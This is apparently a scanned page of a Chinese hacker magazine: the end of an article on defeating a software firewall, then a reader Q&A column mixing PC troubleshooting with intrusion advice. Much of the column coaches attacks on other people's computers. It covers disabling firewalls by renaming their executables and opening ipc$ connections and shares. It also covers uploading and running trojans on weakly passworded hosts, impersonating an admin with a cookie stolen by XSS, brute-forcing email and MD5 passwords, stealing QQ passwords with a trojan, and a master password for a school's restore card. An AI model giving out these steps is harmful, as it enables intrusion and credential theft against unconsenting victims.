在《对》文中，作者在不久后即写到“在TELNET窗口用LIST查看对方当前进程”，这里似乎又有问题了！刚刚才打开的TELNET服务似乎还没有通过金山网镖的程序访问控制。我又尝试打开TELNET服务，但这次我用admin账号使用常规的方法来打开，但网镖发出了报警。如图3。




图 3

小知识

程序访问控制：当Windows系统的应用程序发生访问网络的操作时，将会被金山网镖截获。此时，防火墙将根据用户对此应用程序的网络权限设置，处理应用程序的网络操作，缺省的处理方式为应用程序发生网络操作时给予用户询问，由用户决定是否给予此应用程序访问网络的权利，用户还可在这之后，在应用程序网络权限列表中更改先前的设定。

经过多方尝试，在允许了TELNET服务访问网络，并将安全等级降为低等级后才能完成《对》文中作者的这一系列动作。对于这样设置的防火墙我想也不能称之为防火墙了。

三、误区

在论坛上经常也会看到一些朋友提出“对方开了防火墙，我现在不能连接了。怎样才能关掉防火墙”之类的问题。往往回答的朋友都会简单的说“用pslist列出远程机器的进程，再用pskill杀掉进程就可以了”。仔细看了上面内容的朋友们，现在也许就发现问题了。没错！pslist远程列举进程同样也要先建立ipc$连接，在建立连接时，防火墙默认设置是拒绝连接的。既然ipc连接都没有成功建立，何谈后面的进程列举和杀进程呢？当然，如果防火墙被人改为允许ipc$连接的话，这个办法还是可行的。但此时的防火墙应该也只是一个摆设了，并没有很大的探讨价值。

对于目前防火墙的突破，我只有几次成功的经验，这里跟大家分享一下。其实防火墙运行后，并没有继续调用他的执行文件。这时候执行文件没有处于被锁定状态。用防火墙允许的端口（如：21，80，1433等），稍有权限的用户就可将执行文件改名，等下次系统启动时因为找不到文件，防火墙就不会再运行了！这个方法对我目前测试过的软件防火墙全部有效。缺点是等待的时间太长，稍细心的网管会发现防火墙没有运行，呵呵！

以上就是我的疑问和看法，谨代表个人观点，大家如有不同看法，欢迎来www.hackerxfiles.net讨论。

呆呆虫问吧

经常在杂志上看到“肉鸡”这个词，因为我实在是太菜了，不明白这个词到底是什么意思，“肉鸡”是不是就是计算机，那我的计算机是不是肉鸡？

“肉鸡”和“肉机”在黑客界中指的都是对远程的一台计算机拥有完全控制的权利，可以随意的上传、下在下载文件，当然一般的黑客所拥有的肉鸡可都是为自己工作的，一般跑个字典、作个代理或者是跳板都是不错的。

我的机器现在进不去Windows，一开机显示CWBAUDIO.DRV，在预期的I/O地址找不到CS4232 CODEC，我又删除了Windows并已重装后还有上述显示，重新启动后还是进不去Windows，屏幕上黑屏左上角有光标显示。只能在安全模式下和DOS下运行，是否中了病毒或木马程序，请帮忙！

不知道你在安装Windows的时候是不是在重新格式化C盘的情况下安装的，首先要检测你的Windows安装盘是不是没有问题，如果换了其他的安装盘还出现上面的现象就有可能是你计算机的某个硬件产生了冲突造成的，可以进入安全模式在“设备管理器”中把有“！”和“？”的设备删除，再安装此硬件的最新的驱动试试。

我是《X档案》的忠实读者，喜欢呆呆虫问吧。我想问一个问题，我用的系统是XP，我在进程中发现一个映像名称为“SYSTEM IDLE P...”用户名为“SYSTEM”的东东，它CPU占用很多，这正常吗？速回，谢谢。

你说的这个进程应该是SYSTEM IDLE process对吧？它应该是系统不处理其他线程的时候分派处理器的时间用的，是无法关闭的，这是正常现象，当你运行的程序越多时，它的数值反而会相应的变小。

亲爱的呆呆：你可要帮帮我，刚买了杂志，就是不能看，气死我拉！


我用的是WinME，今天我想看杂志上的碟时，就打不开拉，显示Windows无法找Happywin.exe。该程序用于打开“HTML Document”类型的文件。我用瑞星查毒，查不到，这是为什麽？我该怎么办？

首先升级你的杀毒软件，再查杀一次，在排除不是病毒作怪的情况下可以去同样有Happywin.exe文件的计算机上把它拷回到你的计算机中。

呆呆虫，你好，我是黑客X档案的爱好者，期期必买，它让我学会了许多关于网络方面的知识，但是我还是很菜，所以发个伊妹儿给你，向你问几个问题.

我昨天晚上在网吧上网时中了别人的木马了，名字叫“春节前的烟花”，但是打开后没任何反应，我知道这是运行冰河客户端的现象，我就是想问问，在我运行冰河客户端的时候，怎样可以知道我中了别人的木马了？他种木马把我的QQ盗了，不过又让我收回来了。还有，为什么下载流光4.7点击安装后总出现DLL Loader failed的字符？

关于怎么知道自己有没有中木马这个是没有一个固定的方法的，不过大多数木马运行后都会在进程和系统启动中留下痕迹，所以需要你对自己计算机正在运行的进程有所了解才可以，至于你在安装流光4.7后出现“DLL Loader failed”是因为流光4.7是需要在NT/2000/Xp下运行，所以请升级你的系统。



1.POP服务器和STMP服务器有什么不同？

2.一个地区的网段我怎样才能知道？

3.EMAIL CRACK怎样使用，如对我这个邮箱使用又怎样配置EMAIL CRACK？

4.什么是输入法漏洞？怎样利用这个漏洞入侵？

1.POP服务器和STMP最根本的区别就是，一个接收邮件服务器，一个是发送邮件服务器。

2.随便找一个这个地区的主机，然后ping www.xxx.com它，如果得到的IP是111.222.333.444，那么111.222.333就是它所在的网段了。

3.不管用什么软件破解EMAIL的密码，基本上都是挂字典暴力破解的，这期的《神密园》中介绍了一款破解EMAIL的软件“黑雨”，它的设置很简单。

4.输入法漏洞大多被用到入侵中文Win2000，但是存有这种漏洞的主机越来越少了，具体利用过程详见《黑客X档案》第三期《3389端口入侵详细分析》一文。

我校机房的电脑都装有硬盘还原卡，我想破它，你能告诉我它的默认密码吗？救命！！救命！！

答：三茗电脑卫士听说有个万能密码ngsanmin*（最后一位的*代表一个小写英文字母）你可以自己试试。

呆呆虫您好！我是贵刊的忠实读者，我想问你个问题，我很喜欢玩木马，一般是在一个网吧里进行，如果在两个网吧里进行，是否行呢？例如：冰河，我已经在那儿中上了，当我填上从QQ那儿得到的IP地址，能建立连接吗？

现在木马连接方式可以分为两类，一种是像冰河那样需要我们主动连接服务端的，这样的木马一般不能直接连接局域网内部的计算机，除非你们同处一个局域网（同一个网吧），另一种是现在比较流行的反弹端口木马，即服务端通过FTP、域名、信箱主动连接客户端，但是这样的木马控制端无法在局域网内使用。

忘记还原精灵5.0密码怎么办？

可以通过一个叫还原精灵5.0密码读取软件来找回你丢失的密码，下载地址是：http://bgbbs.www70.cn4e.com/showsoft.asp?soft_id=49

我是<黑客X>的读者，我有个问题想请教呆哥：我在学校的局域网里上网，用X-scan想对内部网进行扫描，但在目录中输入

我查到的内部的IP，怎么也查不到，呆哥，这个应该用怎么查啊？

你应该先吧X—scan里面设置－扫描参数中的无条件扫描前面的“勾”打上。

在2003.2里的入侵全攻略里介绍了dameware这个软件，我已经连接上了远程计算机，关键是在他的机器里怎么用shares建目录和拷贝文件呀？我只能用remote command里的rcmd view在他的system32里建立目录，可是怎么把clearlog.exe和wollf.exe拷贝到目录里呀？我用ipc空连接建立后，只能把clearlog.exe拷贝过去，wollf.exe死活都不行。

既然clearlog.exe文件可以顺利拷贝过去，而wollf.exe文件却不行，可能是因为wollf.exe被杀毒软件默认为病毒而自动删除的缘故。

我的电脑在安了金山网镖2003后，开机加载防火墙失败。电脑显示“无法在端口110建立pop3监控可能该端口已经被其他应用程序使用”请问我该怎么办？

pop3用于接收邮件通常默认的端口是110，如果你的计算机有哪些程序同样占用了这个端口，就会出现这样的现象。如netscape mail，它是不能改变pop3端口号，如它被强迫到110端口则你只能指定110，所以你需要了解自己的计算机上有哪些程序占用了110端口。

我的电脑装了XP和WINME两个系统。但是X档案的配套光盘里的好多软件都无法使用。这是为什么呢？我是否还要装NT，2K？请告诉我好吗？谢谢！

配套光盘的软件我们全部都在中文Winxp下安装测试运行过，你所说的好多软件都无法使用可能是由于你的计算机没有安装Winrar解压缩软件造成的，你可以在光盘中找到这个软件并安装。

本人在浏览了无数次黑客网页后，机器出现了问题：1、速度变慢了。2、所有的程序不能控制，出现“WINDOWS无法连接指定的程序，可能你没有合适的权限”的提示。呆呆虫大侠，我该怎么办呢，请求得到你的救援。

一些所谓的黑客做的网页为了达到给自己宣传的目的，总是要在网页中加入一些更改注册表的东西提高自己主页的访问量，还有很多人喜欢加一些木马或病毒，现在可谓亡羊补牢为时已晚了，说不定你的计算机正被那些所谓的黑客控制着呢！建议还是重新装一遍系统，经常备份注册表，安装杀毒软件和给IE打补丁也是必须的。

我想知道SOFTICE为什么会自动跳出呢，我上搜狐的时候它老不请自来，按F5键它也不消失，只好按R（回到SOFTICE），然后按F12，这样它会消失，但整个机器会出现停顿现象，不重启的话就别想好好玩了。我想知道这究竟为什么呀？

接着我的第2个问题是，装两个版本的QQ一起使用，会不会有冲突呢？

SOFTICE自动跳出可能是由于你的系统不稳定造成的，像很多的调试工具最好能够让它们工作在2000/XP下。还有QQ应该是可以多个版本一起使用的，只要你在安装的时候不是选择同一路径就不会有问题的。

当我用终端登录一台3389的主机时，它要我按Ctrl＋Alt＋Del，可是我只要一按下，本机就会出现任务管理器，我该怎么办？

通过3389终端登录时，快捷键和本机会有所不同Ctrl＋Alt＋Del对应的快捷键是Ctrl＋Alt＋End。

我想申请一个QQ以便和朋友联系用，可是我用QQ的注册向导根本无法申请下来！总是在最后一步提示注册繁忙，请过一段时间再申请，这是为什么？

现在通过QQ的注册向导是无法申请下来的，不过还是有个方法，腾讯好像对台湾的IP用户可以用注册向导申请下来，所以你可以找你的台湾朋友帮帮忙，或者找个台湾的肉鸡自己申请。

听说很多网页可以格式化硬盘，或是有病毒之类的，我很害怕，但是在我不登录那个页面的情况下，怎么才能看到那个页面的源代码呢？

你可以在浏览器地址栏中直接写入“view—source:http：//地址”后按回车，那个页面的源文件就会显示在你面前了。

听说使用网络代理可以隐藏自己的IP地址，请问在局域网内使用它是不是也能隐藏自己的IP地址，是否在互连网上别人看不见我的真实IP？

使用代理不仅可以让别人看不到你的真实IP，而且一个好的代理地址还可以加快你上网浏览网页的速度，QQ使用的是SOCKS5，而IE使用的是http，所以设置代理的时候要找相应的代理。

前一段时间浏览了一些网站，结果IE标题栏被改，听说可以从注册表中恢复，但是我根本无法运行REGEDIT，请帮我解决一下。

如果连REGEDIT都无法运行的话，可以通过查找，找到REGEDIT.EXE这个文件，把它改成REGEDIT.COM然后运行，就可以打开注册表编辑器了。

我的计算机最近一直受到局域网内网络执法官的攻击，一直IP冲突掉线，请问有什么办法吗？

先用抓包软件截取网络中的ARP包，比如IRIS、抓包后你就可以看到向网段中所有IP地址发送虚假ARP包的IP地址，就是捣乱的人。如果你的子网掩码是255.255.255.0，捣乱的IP会给xxx.xxx.xxx.1到xxx.xxx.xxx.254发送虚假ARP包，可以很容易发现对方，然后嘛...哈哈，过去PK喽！（详情请看2003年第1期）

近日，我们的WIN2000服务器上频繁出现“信使服务”发来的消息！内容主要以宣传网站为目的，怎么样才能拒绝这样的消息？

运行CMD，然后输入net stop messenger回车，就可以终止messenger服务，运行net start messenger可以恢复messenger服务。

怎样通过telnet登录后，把3389的用户注销掉？

方法很简单，你只要首先看一下登录用户都是哪些（命令：query session），然后就可以踢掉你指定用户了（命令：logoff ID）。

我安装的流光4.7在运行的时候为什么总是提示已经过

期，然后就退了出来？我现在只能用X－SCAN了！

你可以安装本期光盘中的流光过期补丁（光盘\6\Fluxay47.rar），也可以参考本期杂志上的《让流光IV永远不过期的简单方法及分析》一文，你一定会有所帮助的。

我的注册表被改了，我怎么才能恢复它呢？

如果你的系统是9x/me的，启动后按F8直接进入DOS模式下输入scanreg/restore可以选择恢复，选择出问题前的日期就可以了。2000/xp中一般在启动计算机看见“正在启动2000/xp”的信息后，按F8键。然后在出现的界面中选择“最后一次正确的配置”然后回车，启动系统，注册表将被还原到上次成功启动计算机时候的状态。

为什么我安装Windows xp的时候特别的慢？

如果要是特别慢的话，你可以试试在安装之前加载SMARTDRV.EXE文件，这个文件在win98的c:\windows下可以找到。

请问在我系统下有一个win386.swp文件，特别大而且删除不了，它到底是做什么的呀？

win386.swp是虚拟内存文件，在9X和ME的系统中存在，你可以在系统属性中来设定它的大小，物理内存在256MB以上的，建议最小值应该是物理内存的数加上12，内存在128MB或者更少的，建议最小值为物理内存的1.75倍，在128MB到256MB之间的设置为1.5倍，也可以禁止使用，系统默认是自己管理，你可以在DOS下用del命令删除。

呆呆你好，我想询问一下我在做磁盘整理的时候，总是到一半时重新开始怎么办？

这是因为计算机上仍有一些在正后台运作的应用软件或是驱动程序的影响，某个程序一直要写资料到硬盘上，磁盘整理程序就没有办法完成整理的工作，你要检查你的屏幕保护程序是否关闭、电源管理是否关闭、防毒软件是否关闭了。

呆呆虫你好，我是菜鸟，我的98系统经常坏掉，所以我经常要重装，听说有一种快速安装98的方法，但是我不知道，请指点。

你可以在安装98的时候在setup后面加一些相应的参数，这样可以减少你的安装时间（setup /id /ih /ie /im /is /iv）。注：/ie安装中不创建启动盘　/im忽略对常规内存检查　/is不检查磁盘　/iv不运行公告牌内容　/id忽略磁盘空间检查　/ih跳过注册表检查。

我在浏览了一些黑客网站后，任务条的属性点不开了，怎么办？

运行regedit进入注册表编辑器，找到如下分支HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer，在右窗格内找到DWORD串值"NoSetTaskBar"，设置为0或是删除这一项。

呆呆虫，我的系统是XP，由于一些问题我经常是直接关掉计算机或者是重起，所以下次启动XP的时候总是要等待很长的时间，有什么办法能快一点自检呢？

XP不正常关机，下次启动的时候系统就会进行磁盘扫描！可是都要等待10秒钟的时间，首先运行“cmd”进入dos窗口，然后输入“chkntfs /t:0”回车就可以了，作用是将时间缩短到0秒。

呆呆虫你好，我有一个问题想请你帮助，为什么我的IE老是发送错误报告，怎么才能禁止它呢？

每个版本IE修补的方法是不一样的，你可以参考下面的方法解决：

1.IE 5.X：单击“开始”→“设置”→“控制面板”→“添加删除程序”，在安装和删除目录下，选中“Internet Explorer Error Reporting”，然后点击“添加／删除”按钮。

2.Windows 9X/Me/NT/2000下的IE 6.0：打开“注册表编辑器”，找到HKEY_LOCAL_ MACHINE\ Software\Microsoft\Internet Explorer\Main，在右侧窗格中创建一个名为IEWatsonEnabled的双字节值(即DWORD值，16进制)，将其值设置为0。

3.Windows XP下IE 6.0：单击“开始”→“控制面板”→“系统”→“高级”，单击“错误报告”按钮，然后选中“禁用错误报告”，下面的“但在发生严重错误时通知我”可以选中。

请问呆呆虫，我能不能用Win2K系统访问控制UNIX/Linux的主机呢？我可以用什么工具控制它？

在Linux主机和Unix主机使用的都是TCP/IP协议，同样Windows NT/2K等操作系统也是支持TCP/IP协议的，所以我们可以通过成熟的FTP或NFS进行交流，这样的远程控制有很多，bluefire就是其中之一，你可以在本期光盘中找到（光盘/1/bluefire05.rar）。

呆呆虫你好，我想请问一下如何修改Win2000终端的3389连接端口，需要什么工具？在哪里可以找到？

你可以在本期光盘中找到一个名字是c3389的小工具（光盘/1/3389.rar），它不仅可以查看对方的终端开放端口，还可以随意更改终端端口，用法如下：

显示远程主机终端端口

C:\tool>c3389 \\xx.xx.xx.xx administrator pass

修改远程主机终端端口

C:\tool>c3389 \\xx.xx.xx.xx administrator pass 4489

这样就把默认的3389端口改成了4489端口。

呆呆有一个问题我一直想不明白，我们每次登陆QQ时都不会去选记住密码，但打错密码它会说“输入密码与上次成功登陆的密码不一致，是否到服务器验证？”，这说明它还是记录了QQ的密码，那我在哪里可以找到密码？

QQ的密码是以加密形式处理后保存在本地的，它就像MD5一样是没有办法逆向破解还原的，只能通过一些手段以离线的方式登录。

呆呆虫你好，我想请问一件事情，我用webdav溢出一台主机的时候，出现try offset：－57了还没有溢出成功，我是不是还需要再等？

webdav溢出的成功率前一时期一直很高，但并不是100%成功，像你这种情况一般等到try offset：－8左右还不成功的话，就可以考虑放弃了。

我的机器装了两个系统，C盘里是2000，D盘里是xp，我在2k的网上邻居里能看到其他的机器，但是在xp下的网上邻居却看不到其他的机器，是什么原因呢？

首先确认你的XP下网络协议是否安装正确，如果你可以从“开始”→“搜索”→“计算机”然后输入对方的计算机访问到对方的话，那很有可能是你所在的工作组与大家不一样，你需要从“计算机属性”→“计算机名”中更改工作组然后重新启动你的计算机。

呆呆我有一些文件，都是视频媒体文件，因为不想别人看见，我将其扩展名改了，现在后缀我也忘了，有没有办法找回来？

这个问题很简单哦，现在世面上也无非就是Windows Media Player、Real Player和QuickTime几种常见的媒体播放软件，你用这三个一一试着去强制打开你的这些文件，如果用Windows Media Player正常打开了你就把它的扩展名改成.mpg或.asf的，如果用Real Player正常打开了，就把扩展名改成rm或rmvb的，如果用QuickTime正常打开了就把扩展名改成avi或mov。

呆呆虫，我是看了你们杂志认识你的我想请问使用广外幽灵有没有邮箱限制？我的邮箱是zcf20@tom.com的可不可以用？具体要怎么填写？谢谢了。

广外幽灵为了能更好的发送含有密码的信件，所以需要SMTP认证的信箱才可以，你的信箱应该是smtp.tom.com，具体填写时就在用户名和密码中填写你这个信箱的用户名和密码就可以了，本期光盘有篇用广外幽灵获取QQ密码的动画教程（请参看光盘/2/gw3.exe）。

呆呆虫你好，我是一个绝对的菜鸟，我有两个问题，我扫描到一个主机可以进行IPC连接，管理员密码是空，我连接以后想用net user命令添加一个用户，可是结果却是在我自己的机子上添加了一个用户，这是怎么回事呀？还有就是我向那个主机的C盘拷文件的时候，CMD里明明显示拷过去了，可是我打开他的C盘（他的c盘共享）。里面却没有我刚才拷过去的文件，这是怎么回事呀？

你的第一个问题应该是初来乍到者问的最多的一个问题了，IPC$是为了让进程间通信而开放的命名管道不等同于你登陆了他的计算机，这个和你获得了一个SHELL是两回事情，当你获得一个最高权限的SHELL你才有可能为他建立用户。至于你的第二个问题可能是由于你操作命令没有打对造成的（强烈建议你去自己的计算机C盘下看看有没有那个你认为刚刚COPY过来的文件），正确的格式应当是“copy server.exe \\ip\c$”。

为什么我的计算机不能正常和对方IPC$？总是提示错误号！

1、只有nt/2000/xp及以上系统才可以建立ipc$，如果你用的是98/me是没有该功能的。

2、确认你的命令没有打错。正确的命令是：net use \\目标IP\ipc$ "密码" /user:"用户名"，注意别多了或少了空格。当用户名和密码中不包含空格时两边的双引号可以省略。空密码用""表示。

3、根据返回的错误号分析原因：

错误号5，拒绝访问：很可能你使用的用户不是管理员权限的。

错误号51，Windows 无法找到网络路径：网络有问题。

错误号53，找不到网络路径：ip地址错误、目标未开机、目标lanmanserver服务未启动、目标有防火墙。

错误号67，找不到网络名：你的lanmanworkstation服务未启动、目标删除了ipc$。

错误号1219，提供的凭据与已存在的凭据集冲突：你已经和对方建立了一个ipc$，请先删除再连。

错误号1326，未知的用户名或错误密码：原因很明显用户名和密码错误造成。

错误号1792，试图登录，但是网络登录服务没有启动：目标NetLogon服务未启动（连接域控会出现此情况）。

错误号2242，此用户的密码已经过期：目标有帐号策略，强制定期要求更改密码。

呆呆虫，我想请问怎样打开目标的IPC$？

首先你需要获得一个不依赖于ipc$的shell，比如sql的cmd扩展、telnet、木马等，当然这shell必须是Admin权限的。然后你可以使用shell执行命令 net share ipc$ 来开放目标的ipc$。ipc$能否使用还有很多条件。请确认相关服务都已运行，没有就启动它，还是不行的话说明对方很可能装有防火墙。

我用X-Scan扫到了一台主机的管理员弱口令，当我用IPC$连接上去，然后我还能做什么？

能使用管理员权限的帐号成功和目标连接ipc$，表示你可以和对方系统做深入“交流”了。你可以使用各种命令行方式的工具获得目标信息、管理目标的进程和服务等。如果目标开放了默认共享（没开你就帮他开），你就可以上传木马并运行。也可以用tftp、ftp的办法上传。像dwrcc、VNC、RemoteAdmin等工具还具有直接控制屏幕的功能，如果是2000server，还可以考虑开启终端服务方便控制，总之，我们能做的很多。

呆呆虫，为什么我安装流光后总是提示过期呢？

如果你安装的是我们光盘中的流光4.7版，那你可以在同一个压缩包中找到流光的过期补丁，安装后就可以正常使用了，如果你安装的是流光5测试版的话，你需要在安装前系统日期挑前一些，如2002年，这样安装后就没有什么问题了。

呆呆虫你好：我初次使用流光，遇到一个问题，安装“Fluxay Sensor”是怎么回事？怎么设置？谢谢！

安装“Fluxay Sensor”可是流光的一个独有特色哦，这么做的目的是把一些扫描组件安装在你的肉鸡上，这样你在扫描的时候别人就很难发现你的真实IP了，当然安装“Fluxay Sensor”时需要有对方主机的管理员帐号的密码，这些详细的设置方法都可以在流光自带的帮助里找到。

我的Outlook Express软件能正常接收邮件，却无法发送邮件这是为什么？

有些服务器发送邮件是需要通过服务器身份认证的，你可以在你Outlook Express帐户属性－“服务器”－钩选“我的服务器要求身份验证”，然后选择“设置”里面来填写你的用户名和密码就可以了。还有一种可能就是你的服务器不支持smtp发送服务，如sohu的免费邮箱只可以在Web上直接发送。

我的在安装计算机显卡驱动的时候，不小心装成了别的牌子的驱动，在开机时就进不去了，我的机器是98系统，进到98界面时就死掉了。

在开机的时候看到“starting windows...”的时候，按F8，然后进入安全模式的windows从设备管理器中把那个错误的显示视配器

删掉，然后重新启动安装正确的驱动程序。

呆呆，我用跨站脚本成功的得到了一个论坛管理员的Cookie，然后我该怎么办呢？

如果你只是想用用他的名字发发帖子的话，就用iecv.exe这个编辑Cookie的小软件把你所在这个论坛的Cookie替换成你得到的那串Cookie，然后关掉所有的浏览器，然后当你再次访问这个论坛的时候你会发现你已经是以他的身份登陆了。如果你是破解对方密码的话，那你可以可以使用Md5.exe它是个暴力破解Md5的密码的软件（iecv.exe可以在2003.06的光盘中找到，Md5.exe可以在我们的论坛找到www.hackerxfiles.net）。

我不知道为什么我的浏览器突然不显示FLASH了，现在连音乐都不能播放了，我怎么才能把它修改回来呢？

依次点击“工具”－“internet选项”－“高级”－“恢复默认值”。

呆呆虫，我看到很多攻击测试的脚本都是.PL的，在我的计算机上运行根本没反映，我要怎么才能运行它呀？

你需要先安装ActivePerl，它是一个Windows环境下的PERL语言解释器，或者使用Perl2Exe先将你的.PL转换成.EXE后再运行。

我的IE不能开新的窗口了，在网页中打不开第二层链接，我装的是Win98，这个是什么原因呢？

不知道你的计算机有没有安装过迷你版的ACDSEE5.0？有时候会和这个软件造成冲突，或者尝试把你的IE5.0升级的6.0试试。

请问我在telnet肉鸡后如何知道它在它的内网的ip？内网的其它一台主机ip如果知道为192.168.0.2，对应的网络ip如何知是多少？

ipconfig/all可以看到内网ip的，但如果局域网采用NAT技术，ipconfig/all是看不到的，只能看到公网ip，不过这对我们入分侵内网就更方便，可以认为公网和内网一样。我们是可以探测到其它内网主机对应的公网和内网ip的，很简单，先用ipconfig/all得到一台主机的内网ip，假设是192.168.0.1，那么我们如何得知192.168.0.2对应的公网ip呢？先ping －a 192.168.0.2得到内网192.160.0.2的主机名，然后net view＝列出所有内网所有活动主机名，最后ping 192.168.0.2的主机名＝就可以找到和192.168.0.2的公网ip了。

请问html和vbscript和javascript的注释符是什么？

html：<!－－注释－－>
vbscript：' 注释
javascript：// 注释

总是听别人说cookie，那么什么是cookie？

cookie在我们杂志上的一些文章中已经有过一些简单的说明了，cookie就是Web页服务器用来记录你的信息，放置于你硬盘上的一个非常小的文本文件。如果是98那么它们默认存放在Drive：\windows\cookies目录下，如果是2k它们在Drive：\Documents and Settings\%你的用户名%\Cookies目录下，cookie每个文件都是不会超过4KB的。

什么是肉鸡？

这个问题以前好象回答过，但是问的人还是很多，我这里只好再说一下了！肉鸡就是具有最高管理权限的远程电脑。简单的说就是受你控制的远程电脑。肉鸡可以是Win、Unix/Linux等各种系统，肉鸡可以是一家公司的服务器，一家网站的服务器，甚至是美国白宫或军方的电脑，只要你有这本事入侵并控制它，呵呵。菜鸟所说用的肉鸡一般是指开了3389端口的Win2K系统的服务器。

怎样可以防止数据库被下载啊？

